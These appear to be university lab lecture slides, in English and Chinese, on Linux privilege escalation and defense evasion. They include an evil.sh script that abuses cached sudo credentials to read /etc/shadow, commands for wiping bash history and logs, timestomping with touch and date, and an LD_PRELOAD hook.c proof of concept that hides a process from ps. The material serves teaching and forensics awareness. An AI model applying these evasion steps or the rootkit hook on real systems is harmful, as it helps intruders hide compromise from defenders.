NETWORK & MULTIMEDIA LAB

PRIVILEGE ESCALATION & DEFENSE EVASION

Spring 2021

Outline

- Abuse Elevation Control Mechanism
- Indicator Removal on Host
- Hijack Execution Flow
- Process Injection

ABUSE ELEVATION CONTROL MECHANISM

Sudo and Sudo Caching

Sudo and Sudo Caching

- Sudo (Superuser do)
  - The sudo command allows a system administrator to delegate authority to give certain users (or groups of users) the ability to run some (or all) commands as root or another user.

```
┌──(kali㉿kali)-[~]
└─$ sudo useradd user

┌──(kali㉿kali)-[~]
└─$ sudo usermod -aG sudo user

┌──(kali㉿kali)-[~]
└─$ cat /etc/group | grep user
sudo:x:27:kali,user
users:x:100:
user:x:1001:

┌──(kali㉿kali)-[~]
└─$ sudo deluser user sudo
Removing user `user' from group `sudo' ...
Done.

┌──(kali㉿kali)-[~]
└─$ sudo userdel user
```

Sudo and Sudo Caching

- sudo has the ability to cache credentials for a period of time

```
┌──(kali㉿kali)-[~]
└─$ sudo ls
[sudo] password for kali:
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ sudo ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

- Use visudo command as root to edit the timeout value

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults:user1 timestamp_timeout=0
Defaults        env_reset
```

Sudo and Sudo Caching

```
┌──(kali㉿kali)-[~]
└─$ cat ./evil.sh
sudo cat /etc/shadow

┌──(kali㉿kali)-[~]
└─$ ./evil.sh
[sudo] password for kali:
sudo: a password is required


┌──(kali㉿kali)-[~]
└─$ sudo ls
[sudo] password for kali:
Desktop  Documents  Downloads  evil.sh  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ ./evil.sh
root:!:18681:0:99999:7:::
daemon:*:18681:0:99999:7:::
bin:*:18681:0:99999:7:::
sys:*:18681:0:99999:7:::
sync:*:18681:0:99999:7:::
games:*:18681:0:99999:7:::
man:*:18681:0:99999:7:::
lp:*:18681:0:99999:7:::
mail:*:18681:0:99999:7:::
```

Sudo and Sudo Caching

- Check if credentials are cached
  - sudo –nv 2>/dev/null

```
┌──(kali㉿kali)-[~]
└─$ cat ./evil.sh

sudo -nv 2>/dev/null
if [ $? = 0 ]; then
        sudo cat /etc/shadow
fi

┌──(kali㉿kali)-[~]
└─$ ./evil.sh

┌──(kali㉿kali)-[~]
└─$ sudo ls
[sudo] password for kali:
Desktop  Documents  Downloads  elastic.sh  evil.sh  filebeat.sh

┌──(kali㉿kali)-[~]
└─$ ./evil.sh
root:!:18681:0:99999:7:::
daemon:*:18681:0:99999:7:::
bin:*:18681:0:99999:7:::
sys:*:18681:0:99999:7:::
sync:*:18681:0:99999:7:::
```

INDICATOR REMOVAL ON HOST

Clear Command History
Clear Linux or Mac System Logs
File Deletion & File Recovery & Secure Delete
Timestomp

Clear Command History

- On Linux and macOS
  - Commands are written to the HISTFILE environment variable

```
┌──(user1㉿kali)-[~]
└─$ echo $HISTFILE
/home/user1/.bash_history
┌──(user1㉿kali)-[~]
└─$ cat $HISTFILE
sudo -s
exit
sudo -s
groups user1
su - user1
exit
sudo -s
cat /etc/sudoers
su - kali
```

- Windows only stores the commands entered during the current session

```
C:\Users\yun>echo 123
123

C:\Users\yun>doskey /h
echo 123
doskey /h
```

```
PS C:\Users\yun> echo 456
456
PS C:\Users\yun> Get-History

  Id CommandLine
  -- -----------
   1 echo 456
```

Clear Command History

- Disable the Bash History Option
  - set +o history
  - shopt -ou history
  - unset HISTFILE
  - HISTFILE=/dev/null
  - HISTSIZE=0
  - HISTFILESIZE=0

- Clear the Bash History
  - history –cw (-w to make sure the changes are written to disk)
  - cat /dev/null > $HISTFILE

Clear Linux or Mac System Logs

- /Library/logs
- /var/log/

- `/var/log/messages:`: General and system-related messages
- `/var/log/secure` or `/var/log/auth.log`: Authentication logs
- `/var/log/utmp` or `/var/log/wtmp`: Login records
- `/var/log/kern.log`: Kernel logs
- `/var/log/cron.log`: Crond logs
- `/var/log/maillog`: Mail server logs
- `/var/log/httpd/`: Web server access and error logs


File Deletion

- Adversaries may delete files left behind by the actions of their intrusion activity
  - Malware, tools, or other non-native files dropped or created on a system

- **What Happens When You Delete a File?**
  - Removes the pointer and marks the sectors containing the file's data as available.

File Recovery

- Recoverable if not overwritten



File Recovery

- testdisk
  - Scan and repair disk partitions

```
┌──(user1㉿kali)-[~]
└─$ rm 123.txt
┌──(user1㉿kali)-[~]
└─$ sudo testdisk
[sudo] password for user1:
```

```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
 1 * Linux                0  32 33 10318 199 57  165769216
Directory /home/user1

 drwxr-xr-x  1001  1001      4096 13-Apr-2021 09:18 .
 drwxr-xr-x     0     0      4096 11-Apr-2021 04:39 ..
 -rw-r--r--  1001  1001       807 11-Apr-2021 04:39 .profile
 -rw-r--r--  1001  1001     11759 11-Apr-2021 04:39 .face
 -rw-r--r--  1001  1001      3526 11-Apr-2021 04:39 .bashrc.original
 -rw-r--r--  1001  1001      4705 11-Apr-2021 04:39 .bashrc
 lrwxrwxrwx  1001  1001         5 11-Apr-2021 04:39 .face.icon
 -rw-r--r--  1001  1001       220 11-Apr-2021 04:39 .bash_logout
 -rw-r--r--  1001  1001      8381 11-Apr-2021 04:39 .zshrc
 drwx------  1001  1001      4096 11-Apr-2021 04:41 .gnupg
 -rw-r--r--  1001  1001        55 13-Apr-2021 09:16 .dmrc
 -rw-------  1001  1001        49 13-Apr-2021 09:16 .Xauthority
 -rw-------  1001  1001      4972 13-Apr-2021 09:17 .xsession-errors
 drwx------  1001  1001      4096 13-Apr-2021 05:58 .config
 -rw-------  1001  1001      6749 13-Apr-2021 05:59 .xsession-errors.old
 -rw-------  1001  1001      1256 13-Apr-2021 09:16 .bash_history
 -rw-r--r--  1001  1001    106859 13-Apr-2021 09:18 testdisk.log
 -rw-r-----  1001  1001         6 13-Apr-2021 09:16 .vboxclient-clipboard.pid
 -rw-r-----  1001  1001         0 13-Apr-2021 09:16 .vboxclient-hostversion.pid
 -rw-r--r--  1001  1001         0 13-Apr-2021 09:18 123.txt
 drwxr-xr-x  1001  1001      4096 13-Apr-2021 09:16 .cache
 drwxr-xr-x  1001  1001      4096 11-Apr-2021 04:41 Desktop
```

Recoverable
Deleted files
(not overwritten)

Secure Delete Command


- Shred
  - 多次覆寫檔案
  - 還是可能存在其他副本


```
┌──(user1㉿kali)-[~]
└─$ echo 123 > secret.txt
┌──(user1㉿kali)-[~]
└─$ shred -vu secret.txt
shred: secret.txt: pass 1/3 (random)...
shred: secret.txt: pass 2/3 (random)...
shred: secret.txt: pass 3/3 (random)...
shred: secret.txt: removing
shred: secret.txt: renamed to 0000000000
shred: 0000000000: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: secret.txt: removed
┌──(user1㉿kali)-[~]
└─$ sudo testdisk
[sudo] password for user1:
```

```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
 1 * Linux                    0  32 33 10318 199 57  165769216
Directory /home/user1

 drwxr-xr-x  1001  1001      4096 13-Apr-2021 09:34 .
 drwxr-xr-x     0     0      4096 11-Apr-2021 04:39 ..
 -rw-r--r--  1001  1001       807 11-Apr-2021 04:39 .profile
 -rw-r--r--  1001  1001     11759 11-Apr-2021 04:39 .face
 -rw-r--r--  1001  1001      3526 11-Apr-2021 04:39 .bashrc.original
 -rw-r--r--  1001  1001      4705 11-Apr-2021 04:39 .bashrc
 lrwxrwxrwx  1001  1001         5 11-Apr-2021 04:39 .face.icon
 -rw-r--r--  1001  1001       220 11-Apr-2021 04:39 .bash_logout
 -rw-r--r--  1001  1001      8381 11-Apr-2021 04:39 .zshrc
 drwx------  1001  1001      4096 11-Apr-2021 04:41 .gnupg
 -rw-r--r--  1001  1001        55 13-Apr-2021 09:16 .dmrc
 -rw-------  1001  1001        49 13-Apr-2021 09:16 .Xauthority
 -rw-------  1001  1001      4972 13-Apr-2021 09:17 .xsession-errors
 drwx------  1001  1001      4096 13-Apr-2021 05:58 .config
 -rw-------  1001  1001      6749 13-Apr-2021 05:59 .xsession-errors.old
 -rw-------  1001  1001      1256 13-Apr-2021 09:16 .bash_history
 -rw-r--r--  1001  1001    209437 13-Apr-2021 09:33 testdisk.log
 -rw-r-----  1001  1001         6 13-Apr-2021 09:16 .vboxclient-clipboard.pid
 -rw-r--r--  1001  1001         0 13-Apr-2021 09:34 0
 -rw-r--r--  1001  1001         0 13-Apr-2021 09:34 00
 drwxr-xr-x  1001  1001      4096 13-Apr-2021 09:16 .cache
 drwxr-xr-x  1001  1001      4096 11-Apr-2021 04:41 Desktop
 drwxr-xr-x  1001  1001      4096 11-Apr-2021 04:41 Downloads
```

To ensure the files are not overwritten

- Kali Linux Forensics Mode
  - The internal hard disk is **never** touched
  - Pre-loaded with the most popular open source forensic software





Kali Linux Forensics Mode

- 將要取證的電腦用 Live USB 開機

下列是建立Live USB系統的工具軟體列表：

- Rufus，可以把一些可引導的ISO格式的鏡像
- UNetbootin，安裝Ubuntu、Fedora和許多其
- Fedora Live USB creator，安裝Fedora，可
- Ubuntu Live USB creator，這個工具包含在U
- LinuxLive USB Creator，可建立Linux發行版
- Live USB system creator，安裝Ubuntu，只
- Debian Live-helper，可搭配前端介面Debian
- YUMI – Multiboot USB Creator，Pendrivelin

https://zh.wikipedia.org/wiki/Live_USB

Timestomp

- Modify file time attributes to hide new or changes to existing files
- Time attributes
  - Access time: 檔案最後被讀取的時間
  - Modify time: 檔案內容最後被修改的時間
  - Change time: Inode (描述檔案系統物件的資料結構)最後被修改的時間
  - Birth time: 檔案建立時間

```
┌──(user1㉿kali)-[~]
└─$ stat 123.txt
  File: 123.txt
  Size: 4               Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 4462824     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2021-04-17 15:07:01.090704662 -0400
Modify: 2021-04-17 15:07:01.090704662 -0400
Change: 2021-04-17 15:07:01.090704662 -0400
 Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

- 修改檔案內容
  - Modify time: 檔案內容最後被修改的時間
  - Change time: Inode (描述檔案系統物件的資料結構)最後被修改的時間

```
┌──(user1㉿kali)-[~]
└─$ echo 123 >> 123.txt
┌──(user1㉿kali)-[~]
└─$ stat 123.txt
  File: 123.txt
  Size: 8               Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 4462824     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2021-04-17 15:07:01.090704662 -0400
Modify: 2021-04-17 15:07:10.897798486 -0400
Change: 2021-04-17 15:07:10.897798486 -0400
 Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

- 讀取檔案內容
  - Access time: 檔案最後被讀取的時間

```
┌──(user1㉿kali)-[~]
└─$ cat 123.txt
123
123
┌──(user1㉿kali)-[~]
└─$ stat 123.txt
  File: 123.txt
  Size: 8               Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 4462824     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2021-04-17 15:07:33.602440076 -0400
Modify: 2021-04-17 15:07:10.897798486 -0400
Change: 2021-04-17 15:07:10.897798486 -0400
 Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

- 修改檔案屬性
  - Change time: Inode (描述檔案系統物件的資料結構)最後被修改的時間

```
┌──(user1㉿kali)-[~]
└─$ chmod +x 123.txt
┌──(user1㉿kali)-[~]
└─$ stat 123.txt
  File: 123.txt
  Size: 8               Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 4462824     Links: 1
Access: (0755/-rwxr-xr-x)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2021-04-17 15:07:33.602440076 -0400
Modify: 2021-04-17 15:07:10.897798486 -0400
Change: 2021-04-17 15:08:15.096772970 -0400
 Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

- Change the file's access/modification time using **touch**

  -a change only the access time

  -m change only the modification time

```
┌──(user1㉿kali)-[~]
└─$ touch -a -d "2000-04-01 04:04:04.87878787" z
┌──(user1㉿kali)-[~]
└─$ touch -m -d "2001-04-01 04:04:04.87878787" z
┌──(user1㉿kali)-[~]
└─$ stat z
  File: z
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: 801h/2049d      Inode: 4462850     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2000-04-01 04:04:04.878787870 -0500
Modify: 2001-04-01 04:04:04.878787870 -0400
Change: 2021-04-17 16:11:28.323436268 -0400
 Birth: 2021-04-17 16:11:20.759656404 -0400
```

Timestomp

- Change the file's birth/change time by setting the system date and time
  - requires superuser privilege

```
┌──(root💀 kali)-[/home/user1]
└─# date -s "2000-04-01 04:01:00.8787878787878787" && touch a
Sat 01 Apr 2000 04:01:00 AM EST
┌──(root💀 kali)-[/home/user1]
└─# date -s "2001-04-01 04:01:00.8787878787878787" && chmod +x a && chmod -x a
Sun 01 Apr 2001 04:01:00 AM EDT
┌──(root💀 kali)-[/home/user1]
└─# stat a
  File: a
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: 801h/2049d      Inode: 4462849     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2000-04-01 04:01:00.878787878 -0500
Modify: 2000-04-01 04:01:00.878787878 -0500
Change: 2001-04-01 04:01:00.878787878 -0400
 Birth: 2000-04-01 04:01:00.878787878 -0500
```

Timestomping 可以做什麼

- Hide new files，鑑識人員會特別留意近期檔案變動
  - 植入的惡意程式
  - 新增的 SSH Authorized Keys

- Hide changes to existing files，凡走過不留痕跡
  - Binary Injection
  - 只刪除某條 log/history
  - 更改系統設定
  - 新增的 persistence 指令
  - 讀取某個敏感檔案

HIJACK EXECUTION FLOW

LD_PRELOAD


LD_PRELOAD

- LD_PRELOAD 是一個環境變量，用來設定優先加載的動態函式庫
- /etc/ld.so.preload 檔案裡的動態函式庫，也會優先加載 (system-wide effect)
- man ld.so

```
LD.SO(8)

NAME
       ld.so, ld-linux.so - dynamic linker/loader

FILES
       /lib/ld.so
              a.out dynamic linker/loader

       /lib/ld-linux.so.{1,2}
              ELF dynamic linker/loader

       /etc/ld.so.cache
              File containing a compiled list of directories in which to search for shared objects and an ordered list of candidate shared objects.  See ldconfig(8).

       /etc/ld.so.preload
              File  containing a whitespace-separated list of ELF shared objects to be loaded before the program.  See the discussion of LD_PRELOAD above.  If both LD_PRELOAD
              and /etc/ld.so.preload are employed, the libraries specified by LD_PRELOAD are preloaded first.  /etc/ld.so.preload has a system-wide effect, causing the speci-
              fied  libraries  to be preloaded for all programs that are executed on the system.  (This is usually undesirable, and is typically employed only as an emergency
              remedy, for example, as a temporary workaround to a library misconfiguration issue.)

       lib*.so*
              shared objects
```


LD_PRELOAD

- Ldd (List Dynamic Dependencies)



```
┌──(user1㉿kali)-[~]
└─$ ldd /usr/bin/ps
        linux-vdso.so.1 (0×00007ffe137a7000)
        libprocps.so.8 ⇒ /lib/x86_64-linux-gnu/libprocps.so.8 (0×00007f06e237a000)
        libdl.so.2 ⇒ /lib/x86_64-linux-gnu/libdl.so.2 (0×00007f06e2374000)
        libc.so.6 ⇒ /lib/x86_64-linux-gnu/libc.so.6 (0×00007f06e21af000)
        libsystemd.so.0 ⇒ /lib/x86_64-linux-gnu/libsystemd.so.0 (0×00007f06e20fa000)
        /lib64/ld-linux-x86-64.so.2 (0×00007f06e23fe000)
```

- Ltrace (Library call tracer)



```
┌──(user1㉿kali)-[~]
└─$ ltrace ps
__cxa_atexit(0×55a1e6316200, 0, 0×55a1e6323008, 0)                                           = 0
strrchr("ps", '/')                                                                           = nil
setlocale(LC_ALL, "")                                                                        = "en_US.UTF-8"
bindtextdomain("procps-ng", "/usr/share/locale")                                             = "/usr/share/locale"
textdomain("procps-ng")                                                                      = "procps-ng"
sigfillset(~<31-32>)                                                                         = 0
sigaction(SIGSYS, { 0×55a1e630c180, ~<31-32>, 0×ffffffff, 0×ffffffffffffffff }, nil)         = 0
sigaction(SIGPWR, { 0×55a1e630c180, ~<31-32>, 0×ffffffff, 0×ffffffffffffffff }, nil)         = 0
```

```
readproc(0×558abfe7c5b0, 0×558abf593580, 0, 4)                                              = 0×558abf593580
readproc(0×558abfe7c5b0, 0×558abf593580, 0, 4)                                              = 0×558abf593580
readproc(0×558abfe7c5b0, 0×558abf593580, 0, 4)                                              = 0×558abf593580
readproc(0×558abfe7c5b0, 0×558abf593580, 0, 4)                                              = 0×558abf593580
readproc(0×558abfe7c5b0, 0×558abf593580, 0, 4)                                              = 0×558abf593580
readproc(0×558abfe7c5b0, 0×558abf593580, 0, 4)                                              = 0×558abf593580
readproc(0×558abfe7c5b0, 0×558abf593580, 0, 4)                                              = 0×558abf593580
readproc(0×558abfe7c5b0, 0×558abf593580, 0, 4)                                              = 0×558abf593580
```

LD_PRELOAD

- readproc

```
READPROC(3)                                                    Linux Programmer's Manual

NAME
       readproc, freeproc  - read information from next /proc/## entry

SYNOPSIS
       #include <proc/readproc.h>

       proc_t* readproc(PROCTAB *PT, proc_t *return_buf);
       void freeproc(proc_t *p);
```

- 目標: hook readproc，把不想要出現的 process 隱藏

Hook readproc 之後的流程

1. 呼叫原本的 readproc
2. IF 這個 process 要隱藏
   a) 再抓一個 process 出來看
   b) 回到 2.
3. return

如何取得

```
GetProcAddress(hNTDLL, "NtUnmapViewOfSection");
```

```
void *dlsym(void *handle, const char *symbol);
```

- RTLD_NEXT (pseudo-handle)
  - find the next occurrence of a function in the search order after the current library

POC: Hide ping from ps

hook.c

```c
#define _GNU_SOURCE
#include <dlfcn.h>
#include <string.h>
#include <stdio.h>
#include <readproc.h>
int hidden (char *target) {
    if (strstr(target, "ping")) {
        puts("^0^ U can't see me ^0^");
        return 1;
    }
    return 0;
}
proc_t* readproc (PROCTAB *PT, proc_t *return_buf) {
    typeof(readproc) *old_readproc = dlsym(RTLD_NEXT, "readproc");
    proc_t* ret_value = old_readproc(PT, return_buf);
    while (ret_value && ret_value->cmdline && hidden(ret_value->cmdline[0])) {
        ret_value = old_readproc(PT, return_buf);
    }
    return ret_value;
}
```

readproc.h: https://gitlab.com/procps-ng/procps/-/tree/master/proc

compile: gcc -fPIC -shared -o hook.so hook.c -I ./proc/

POC: Hide ping from ps

```
64 bytes from 8.8.8.8: icmp_seq=470 ttl=117 time=63.6 ms
64 bytes from 8.8.8.8: icmp_seq=471 ttl=117 time=120 ms
64 bytes from 8.8.8.8: icmp_seq=472 ttl=117 time=116 ms
